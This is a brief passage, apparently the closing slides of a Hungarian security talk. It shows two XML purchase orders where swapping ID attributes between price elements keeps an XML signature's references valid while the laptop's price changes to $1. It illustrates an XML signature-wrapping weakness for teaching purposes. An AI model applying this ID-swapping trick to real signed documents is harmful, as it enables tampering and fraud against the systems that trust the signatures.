    <price ID="p1">$1</price>
  </item>
  <item>
    <name>Laptop</name>
    <price ID="p2">$2500</price>
  </item>
</order>
…
<signature…
  <Reference … URI="#p1">
  …
  </Reference>
  <Reference … URI="#p2">
  …
  </Reference>
</signature>
```

```
<order>
  <item>
    <name>Pencil</name>
    <price ID="p2">$2500</price>
  </item>
  <item>
    <name>Laptop</name>
    <price ID="p1">$1</price>
  </item>
</order>
…
<signature…
  <Reference … URI="#p1">
  …
  </Reference>
  <Reference … URI="#p2">
  …
  </Reference>
</signature>
```

- Triviális? Az XML melyik részét írjuk alá?

Köszönöm a figyelmet!